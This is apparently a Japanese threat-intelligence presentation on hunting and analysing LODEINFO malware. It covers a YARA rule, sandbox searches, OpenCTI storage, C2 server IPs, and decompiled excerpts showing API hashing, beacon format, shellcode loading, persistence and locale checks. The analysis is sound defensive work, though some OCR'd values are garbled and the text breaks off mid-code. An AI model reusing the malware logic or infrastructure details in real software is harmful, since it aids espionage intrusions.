👉 ルールとして運用可能な範囲の検知数

The screenshot shows a search interface with the following query in the search bar: `entity:file AND exports:StartSystemMonitor AND fs:90d+`. The results are displayed in a table with the following columns: Detections, Size, First seen, and Last seen. There are four entries, each with a file hash, a copy icon, a location icon, and a 'pedll' tag.

Detections	Size	First seen	Last seen
30 / 71	29.00 KB	2022-11-07 06:37:38	2022-11-07 18:18:49
40 / 71	29.00 KB	2022-11-10 03:16:42	2022-11-11 00:04:07
32 / 71	29.00 KB	2022-11-07 07:55:09	2022-12-08 07:55:09

Annotations explain the search modifiers:

- entity: 検索対象のタイプ**
- exports: PE のexportsに存在する関数名の指定**
- fs: 初投稿日時の指定**

Yara rule 作成とハンティング

Cheap なルールだが LODEINFO の潜在的な脅威をハンティング可能に

👉 v0.5.9 の事例から運用を開始 v0.6.3 までの検体まで検出

The screenshot shows the Ruleset editor interface with a YARA rule template and configuration options.

Ruleset editor:

```
1 /*  
2  Livehunt YARA ruleset template  
3  
4  Learn more about writing Livehunt YARA rules at  
5  https://support.virustotal.com/hc/en-us/articles/360001315437-Livehunt.  
6  
7  Livehunt allows you to match file report metadata in addition to binary contents.  
8  A ruleset is a collection of one or more Livehunt rules. A ruleset containing 3  
9  YARA rules will consume 3 Livehunt rule cre  
10 YARA rules and another one containing 3 Y  
11 rule credits.  
12 */  
13 import "pe"  
14  
15 rule lodeinfo_v059_later{  
16   condition:  
17     int16(0) == 0x5a4d and  
18     pe.exports("StartSystemMonitor")  
19 }
```

Ruleset name: LODEINFO v0.5.9 and later detection r


Ruleset active:

Daily notifications limit: 100

Annotations:

- Yellow dashed boxes highlight sections of the YARA rule code.
- A yellow callout box points to the rule credits section of the code, containing the text: “”MZ” からデータが始まり export table に “StartSystemMonitor” が含まれるファイルを v0.5.9 以降の LODEINFO 候補とする”.

ハンティング => 解析 => 蓄積の半自動化



インテリジェンスの蓄積

自動解析とアナリストの分析結果を **OpenCTI** へ蓄積し、
継続的な調査や大規模データをもとにした相関分析ができる形式へ変換

The screenshot displays the OpenCTI platform interface. On the left, a sidebar contains various icons for navigation. The main area is divided into two sections: "ENTITY DETAILS" and "BASIC INFORMATION".

ENTITY DETAILS:

- Description: LODEINFO v0.6.2(31c87d9a84c7996a56024c9378...)
- Report types: INTERNAL-REPORT
- Publication date: January 5, 2023 at 12:00:00 AM
- Related reports: (empty)
- Entities distribution chart: Attack Pattern (value ~25), Indicator (value ~5), Malware (value ~2), File (value ~1).

BASIC INFORMATION:

- Marking: TLP:AMBER
- Author: ANALYST
- Processing status: NEW
- Revoked: NO
- Labels: + (apt10, lodeinfo, malicious, targeted attack)
- Distribution of opinions: A radar chart showing a central point across five categories: strongly-disagree, disagree, neutral, agree, and strongly-agree.
- Confidence level: GOOD
- Creation date (in this platform): January 5, 2023 at 2:18:27 PM
- Creator: ADMIN
- Standard STIX ID: report--56ac671a-06db-5013-a2ad-3b52...

インテリジェンスの蓄積

自動解析とアナリストの分析結果を **OpenCTI** へ蓄積し、
継続的な調査や大規模データをもとにした相関分析ができる形式へ変換

The screenshot displays the OpenCTI platform interface. On the left, a sidebar shows various navigation icons. The main area is divided into several sections:

- ENTITY DETAILS**: Shows the entity name "LODEINFO", its version "v0.6.2(31c87d9a84c7996a56024c9378...)", report type "INTERNAL-REPORT", and publication date "January 5, 2023 at 12:00:00 AM".
- EXTERNAL REFERENCES**: A list of links related to LODEINFO, including news articles and reports from SecureList and MaliciousCode.
- MOST RECENT HISTORY**: A network graph centered around the "LODEINFO" entity. Nodes represent various threat actors, techniques, and artifacts, connected by relationships like "uses", "implements", and "indicates". Some nodes include URLs such as "http://172.104.72.4/" and "http://45.77.28.124/".
- Bottom Status Bar**: Displays the date "January 5, 2023 at 4:27:56 PM", the Standard STIX ID "report--56ac671a-06db-5013-a2ad-3b52...", and a file icon.

Hybrid Analysis の活用

VirusTotal がなくても、自作ルールの精度検証と簡易的なハンティングが可能

The screenshot shows the Hybrid Analysis platform's YARA search feature. On the left, there is an "Advanced Search (YARA)" panel containing a YARA rule:

```
1 import "pe"
2
3 rule lodeinfo_v059_later{
4     condition:
5         int16(0) == 0x5a4d and
6         pe.exports("StartSystemMonitor")
7 }
```

A large blue arrow points from the text "Yara rule 精度検証" to the search results. The results are divided into two sections: "Search Results from MalQuery" and "Search results from HA Community Files".

Search Results from MalQuery

Timestamp	Details
November 10th 2022 08:59:30 (UTC)	Input: bounty-93246027575579651 File: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows SHA256: 5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed Threat level: malicious Summary: AV Detection: 69% Zsuz.Generic Environment: quickscan Action: [checkbox]
April 30th 2022 22:20:13 (UTC)	Input: file File: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows SHA256: 40a650488e94455b181716efba43f082e891e1c6e45d3fe5ab827de319276c9 Threat level: malicious Summary: AV Detection: 67% Zsuz.Generic Environment: quickscan Action: [checkbox]

Search results from HA Community Files

Timestamp	Details
April 30th 2022 22:20:13 (UTC)	Input: file File: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows SHA256: 5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed Threat level: malicious Summary: AV Detection: 69% Zsuz.Generic Environment: quickscan Action: [checkbox]
April 25th 2022 04:29:20 (UTC)	Input: file File: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows SHA256: 40a650488e94455b181716efba43f082e891e1c6e45d3fe5ab827de319276c9 Threat level: malicious Summary: AV Detection: 67% Zsuz.Generic Environment: quickscan Action: [checkbox]

At the bottom left of the search interface, there is a checkbox for "I consent to the Terms & Conditions and Data Protection Policy" and a green "Hunt Samples" button.

<https://www.hybrid-analysis.com/yara-search>

ANY.RUN の活用

ANY.RUN は詳細な検索条件の指定と検体のダウンロードができるため、標的型検体らしきものを観測できる場合がある（要訓練）

The screenshot shows the ANY.RUN search interface with several filter panels on the left and a URL bar at the bottom.

- OBJECT:** File selected. Sub-options: Hash, File, PE EXE, PE DLL, Microsoft Office, Archive files, Japan.
- VERDICT:** Malicious, Suspicious selected. Sub-options: Malicious, Suspicious, Malicious, Suspicious, No threats detected.
- CONTEXT:** File hash, Domain, IP address, MITRE ATT&CK™ technique ID, Suricata SID.
- DATE:** From, To.
- FILE TYPES:** A large panel listing file types: PE EXE, PE DLL, Java, HTML Documents, Adobe Flash, Adobe PDF, Microsoft Office, Scripts, Email files, Archive files. Most are checked.
- FILTER:** A summary of filters applied: Hash, File, PE EXE, PE DLL, Microsoft Office, Archive files, Japan, Malicious, Suspicious, # Tag.

Annotations with arrows point from the Japanese text labels to the corresponding filter sections:

- 実行タイプ (Execution Type) points to the **FILE TYPES** section.
- 投稿された国 (Country where posted) points to the **OBJECT** section.
- 悪性判定 (Malicious Judgment) points to the **VERDICT** section.
- ファイルタイプ (File Type) points to the **FILE TYPES** section.

Bottom URL: <https://app.any.run/>

ANY.RUN の活用

Public submissions

Japan

OS	Date	Verdict	Description	Hashes
Windows 7 Professional 32bit	17 August 2022, 11:39	Malicious activity	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows	MD5: 5D6A2C91E4B7F SHA1: 2AF0FF3E76E30 SHA256: E8D32A35024B4
Windows 7 Professional 32bit	16 August 2022, 23:32	Malicious activity	1.zip Zip archive data, at least v2.0 to extract	MD5: B32735C4F4C1B SHA1: C04980F8278D2 SHA256: 32FE5571B2089
Windows 7 Professional 32bit	16 August 2022, 23:31	Suspicious activity	1.zip Zip archive data, at least v2.0 to extract	MD5: B32735C4F4C1B SHA1: C04980F8278D2 SHA256: 32FE5571B2089
Windows 7 Professional 32bit	16 August 2022, 23:26	Malicious activity	K7SysMn1.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	MD5: A8228A76C2F63 SHA1: 6DF739B239C73 SHA256: A5CE5A179EC56
Windows 7 Professional 32bit	16 August 2022, 18:14	Suspicious activity	New Profit Distributions.zip Zip archive data, at least v2.0 to extract encrypted	MD5: 1CE3D938F660 SHA1: 2409E2BAAECC0 SHA256: 69CF3B9F71C3
Windows 7 Professional 32bit	16 August 2022, 17:56		macro.mht Microsoft Word document macro embedded in eml message part	MD5: E63DEAE51F7D SHA1: 4058EC4C97891 SHA256: B8EF59A9176A
Windows 7 Professional 32bit	16 August 2022, 15:18	Suspicious activity	! .exe PE32 executable (GUI) Intel 80386, for MS Windows	MD5: B9EB560E4A92 SHA1: 7FD47D4180B81 SHA256: D2400CCF6738
Windows 7 Professional 32bit	15 August 2022, 08:52	Malicious activity	E1033626.exe PE32 executable (console) Intel 80386, for MS Windows	MD5: CD59BF1110171 SHA1: 94C1DF68CB4A SHA256: 1DB5F928692D1
Windows 7 Professional 32bit	13 August 2022, 21:29	Suspicious activity	FindPrivateKeyWpfApp-main.zip Zip archive data, at least v1.0 to extract	MD5: 680AC32F80CC1 SHA1: 4CF1461FF883F9 SHA256: E255865D26E92
Windows 7 Professional 32bit	13 August 2022, 13:58	Malicious activity	303c6720cc67414bd0fcf47dbe922c0c2f667a0caa4e83a2cf0c5b5be8d9a02 PE32 executable (GUI) Intel 80386, for MS Windows redline	MD5: 5F6E82C05997 SHA1: E2FBF5C142207 SHA256: 383C6720CC674
Windows 7 Professional 32bit	13 August 2022, 09:13	Malicious activity	programma(123).rar RAR archive data, v5 trojan rat backdoor dcrat stealer	MD5: F42064C8898F1 SHA1: BEAD398FD289A SHA256: 8C38816260D08

ANY.RUN に投稿された LODEINFO

Filter

OBJECT

File

PE EXE, PE DLL, Microsoft Office, Archive files

Japan

VERDICT

Malicious, Suspicious

Tag

CONTEXT

File hash

Domain

IP address

MITRE ATT&CK™ technique ID

Suricata SID

DATE

From

To

Clean

Search


ANY.RUN の活用

Public submissions

Japan

OS	Date	Activity	Description
Windows 7 Professional 32bit	17 August 2022, 11:39	Malicious activity	PE32 executable (console) Intel 80386
Windows 7 Professional 32bit	16 August 2022, 23:32	Malicious activity	1.zip Zip archive data, at least v2.0 to extract
Windows 7 Professional 32bit	16 August 2022, 23:31	Suspicious activity	1.zip Zip archive data, at least v2.0 to extract
Windows 7 Professional 32bit	16 August 2022, 23:26	Malicious activity	K7SysMn1.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Windows 7 Professional 32bit	16 August 2022, 18:14	Suspicious activity	New Profit Distributions.zip Zip archive data, at least v2.0 to extract encrypted
Windows 7 Professional 32bit	16 August 2022, 17:56	Suspicious activity	macro.mht Microsoft Word document
Windows 7 Professional 32bit	16 August 2022, 15:18	Suspicious activity	! .exe PE32 executable (GUI) Intel 80386, for MS Windows
Windows 7 Professional 32bit	15 August 2022, 08:52	Malicious activity	E1033626.exe PE32 executable (console) Intel 80386, for MS Windows
Windows 7 Professional 32bit	13 August 2022, 21:29	Suspicious activity	FindPrivateKeyWpfApp-main.zip Zip archive data, at least v1.0 to extract
Windows 7 Professional 32bit	13 August 2022, 13:58	Malicious activity	303c6720cc67414bd0fcf47dbe922c0c2f667a0caa4e83a2cf0c5b5be8d9a02 PE32 executable (GUI) Intel 80386, for MS Windows redline
Windows 7 Professional 32bit	13 August 2022, 09:13	Malicious activity	programma(123).rar RAR archive data, v5 trojan rat backdoor dcrat stealer

ANY.RUN に投稿された LO




スクリーンショットでもデコイファイルの
異様さを感じ取ることができる

2022年以降の TTPsの変化

2022年のタイムラインと傾向

- Initial Access の手法、標的セクターに大きな変化はなし
 - スピアフィッシングメールにマルウェアを添付
 - メディア、安全保障のセクターに対する攻撃を継続して確認
- DLL Side-Loading に使用する正規の実行ファイルを変更
 - 約1年半使用し続けた “SfsDlISample.exe” から “**K7SysMon.exe**” へ
- LODEINFO マルウェアの**コマンドの一部**と**実行フロー**については変化が見られた



C2サーバのホスティング情報

- インフラストラクチャの傾向に変化はなし
 - Vultr, CHOOPA, LINODE などのホスティングサービスを利用
 - IP Geolocation も継続して Japan が多い

C2	version	Hosting service	location
45.77.28[.]124	v0.5.9, v0.6.2	Vultr	Ōi, Saitama, Japan
172.105.223[.]216	v0.6.2, v0.6.5	LINODE	Tokyo, Tokyo, Japan
202.182.108[.]127	v0.6.2, v0.6.5	CHOOPA	Ōi, Saitama, Japan
103.175.16[.]39	v0.6.3	Mondoze	Kuala Lumpur, Kuala Lumpur, Malaysia
5.8.95[.]174	v0.6.3	G-Core Labs S.A.	Urayasu, Tokyo, Japan
172.104.112[.]218	v0.6.5	LINODE	Ōi, Saitama, Japan

API hash アルゴリズムの変更(2022/3)

API hashing アルゴリズムを JSHash ベースのアルゴリズム + XOR へ変更

 解析時に XOR Key の抽出が必須に

v0.5.9 より前

```
if ( v5 )
{
    v6 = (char *)v4 + v5;
    v7 = (unsigned __int8 *)v4 + *(unsigned int *)((char *)&v4[1].Blink + v5);
    v33 = (struct _LIST_ENTRY **)((char *)&v4->Flink + v5);
    v8 = 0;
    for ( i = *v7;
          *v7;
          v8 = (((v12 >> 1) ^ (0x82F63B78 * (v12 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned
{
    ++v7;
    v10 = (((((char)i | 0x20) ^ v8) >> 1) ^ (0x82F63B78 * (((i | 0x20) ^ (
    v11 = (((v10 >> 1) ^ (0x82F63B78 * (v10 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned __i
    v12 = (((v11 >> 1) ^ (0x82F63B78 * (v11 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned __i
    i = *v7;
}
if ( (v8 ^ 0xBC) == a1 )
{
    v12 = *((DWORD *)v6 + 8);
}
```

CRC32

v0.5.9 以降

```
unsigned int __thiscall shr27Shl5JSHash(char *this)
{
    unsigned int i; // eax
    int v3; // esi
    int v4; // edi
    for ( i = 0xE67C6A7; ; i = v4 ^ (i >> 27) ^ (32 * i) )
    {
        v3 = *this++;
        v4 = v3 + 32;
        if ( (unsigned int)(v3 - 65) > 0x19 )
            v4 = v3;
        if ( !v4 )
            break;
    }
    return i ^ 0xF479;
}
```

Justin Sobel hash Based Hashing

Beacon payload の変更(2022/4)

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/81.0.4044.122 Safari/537.36
Host: 202.182.108.127
Content-Length: 304
Connection: Keep-Alive
Cache-Control: no-cache
```

Header

以降はMain Data

```
wo0y1ljh0Pb=OakDLygnW3PLrFUCrnbfKRCPeYuMYxzqeXKwUmuln1fVQhXGnxNaMfHiC7pu7eGyrhgp7A0Iiu5J
Ju0A9IXg9GNuJoPV8mJiYmJlxwKEnKvfVmVln_lsscMtPW7RzAqw0BDxsJVwTJvfrXCbHclrwEhTEaAH5051uMUF
rUJerIDeRylpirfPabir6u4p36wrpt2YWvNk7P0SEBNxcRr8XfIgyu9ED93xgt45458cXvyCAIc_rJTMo0pDYRK7
7h8IQ3a6NcS6U0UczpRY5bItmjEZB50JgoI3Dm4. HTTP/1.0 200 OK
```

オフセット	サイズ (byte)	説明
0	4	データサイズ
4	4	ダミーデータのサイズ
0x11	任意	収集した環境情報 “実行時刻のUNIXTIME文字列 ANSIコード MACアドレス コンピュータ名#換字式暗号の鍵-バージョン”の形式
データサイズ + 27	任意	使用しないカスタムBase64(ダミー)のデータ

```
strcpy(stole_data_format, "%d|%d|%s|%s#%s");
snip.

memset((unsigned int *)stole_data, stole_data->size + 1, '\0');
API_TABLE = (API_TABLE *)stole_data->API_TABLE;
strcpy(version, "v0.6.2");
len = ((int (_stdcall *)(char *, int))API_TABLE->lstrlen)(version, v28
stricat(_BYTE *)(stole_data->size + stole_data->raw), (unsigned int)v28
```

```
3E 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 >...H.....
00 31 36 37 7C 39 33 32 7C .1673 |932|
30 30 30 43 41 7C 44 45 53 000C2 A|DES
4B 54 4F 50 38 23 42 79 66 KTOP- 8#Byf
73 4E 4E 71 4F 4F 56 63 2D 76 30 2E 36 2E 32 00 sNNqOOVc-v0.6.2.
00 00 00 00 00 00 00 00 00 61 6E 50 74 37 6D 35 .....anPt7m5
42 32 34 39 44 4A 35 6A 4A 39 4C 44 41 42 58 4C B249DJ5jJ9LDABXL
78 4E 47 61 64 59 55 71 6F 74 63 70 4E 39 49 63 xNGadYUqotcpN9Ic
52 55 78 54 43 6A 6E 41 2D 5A 4D 38 45 5F 75 62 RUxTCjnA-ZM8E_ub
47 45 5F 58 57 31 6F 52 44 35 66 48 51 4E 4B 4E GE_XW1oRD5fHQNK
53 00 00 00 AB AB AB AB AB AB AB EE EE EE FE S.....
```

Beacon のフォーマットに
version 情報が追加

※ v.0.5.9 にもそれらしき
コードは存在するが、
実装にバグがある

memory コマンドの機能追加(2022/4)

64bit shellcodeへの対応

- shellcode の先頭 1byte 目を確認
- 0x8D の場合は **0xE9** へ置換し
64bit shellcode として実行

```
// Magic num. for 32 bit shellcode
if ( *code == 0xE9 )
{
    HIDWORD(bit_flag) = 1;
}
else
{
    if ( *code != 0x8D )
    {
        strcpy(err_msg, "Invalid shellcode!");
        err_msg[19] = 0;
        size = (v9->lstrlen)(err_msg);
        if ( !size )
            size = (v9->lstrlen)(err_msg);
        v212 = v280;
        if ( size )
            memcpy(v280, err_msg, size);
        v212[v279] = 0;
        goto LABEL_198;
    }
    // Magic num. for 64bit shellcode (0x8D)
    HIDWORD(bit_flag) = 2;
    // replace header 1byte for 32-bit one.
    *code = 0xE9;
}
```

口ケールによる環境情報チェック(2022/4)

v0.6.2

	Locale チェックなし	ja-JP チェック	en-US チェック
該当コード	<pre>8 v2 = this; 9 strcpy(v138, "8H-4FQYj51Mv"); 10 v147 = this; 11 if (!aa_persistance_CURRENTVERSION_RUN(this + 245, (int)this, 1)) 12 aa_persistance_CURRENTVERSION_RUN(v2 + 245, v3, 0); 13 if (aa_check_Keylog_flag((char *)v2 + 980)) 14 aa_create_keylog_thread(); 15 v4 = v2[242]; 16 AES_key_iv[0] = 0; 17 AES_key_iv[1] = 0; 18 AES_key_iv[2] = 0; 19 check_locale(this); 20 AES_key_iv[3] = 0; 21 strcpy(malware_id, "n1_1Me6YE18t1"); 22 AES_key_iv[4] = 0; 23 if (!aa_persistance_CURRENTVERSION_RUN(&v2+245, v3, 0)) 24 aa_persistance_CURRENTVERSION_RUN(&v2->lodeinfo7); 25 AES_key_iv[5] = 0; 26 if (aa_check_keylog_flag(&v2->lodeinfo7)) 27 aa_create_keylog_thread(); 28 AES_key_iv[6] = 0; 29 AES_key_iv[7] = 0; 30 AES_key_iv[8] = 0; 31 AES_key_iv[9] = 0; 32 AES_key_iv[10] = 0;</pre> <p>後期の v0.6.2</p>	<pre>int __thiscall check_locale(lodeinfo_struct *this) { snip. strcpy(str_jajP, "ja-JP"); str_jajP[3] = '\0'; num = (this->LI_API->GetLocaleInfoA)(2048, 89, lpLCDData, 3); snip. is_not_jaJP = (this->LI_API->lstrcmpiA)(str_jajP, local_info); (v13->free)(local_info); if (is_not_jaJP) check_locale(this); return 1; }</pre>	<pre>int __thiscall check_locale(LODEINFO_API_TABLE *this) { . . snip. strcpy(str_enUS, "en-US"); num = (this->LI_API->GetLocaleInfoA)(2048, 89, 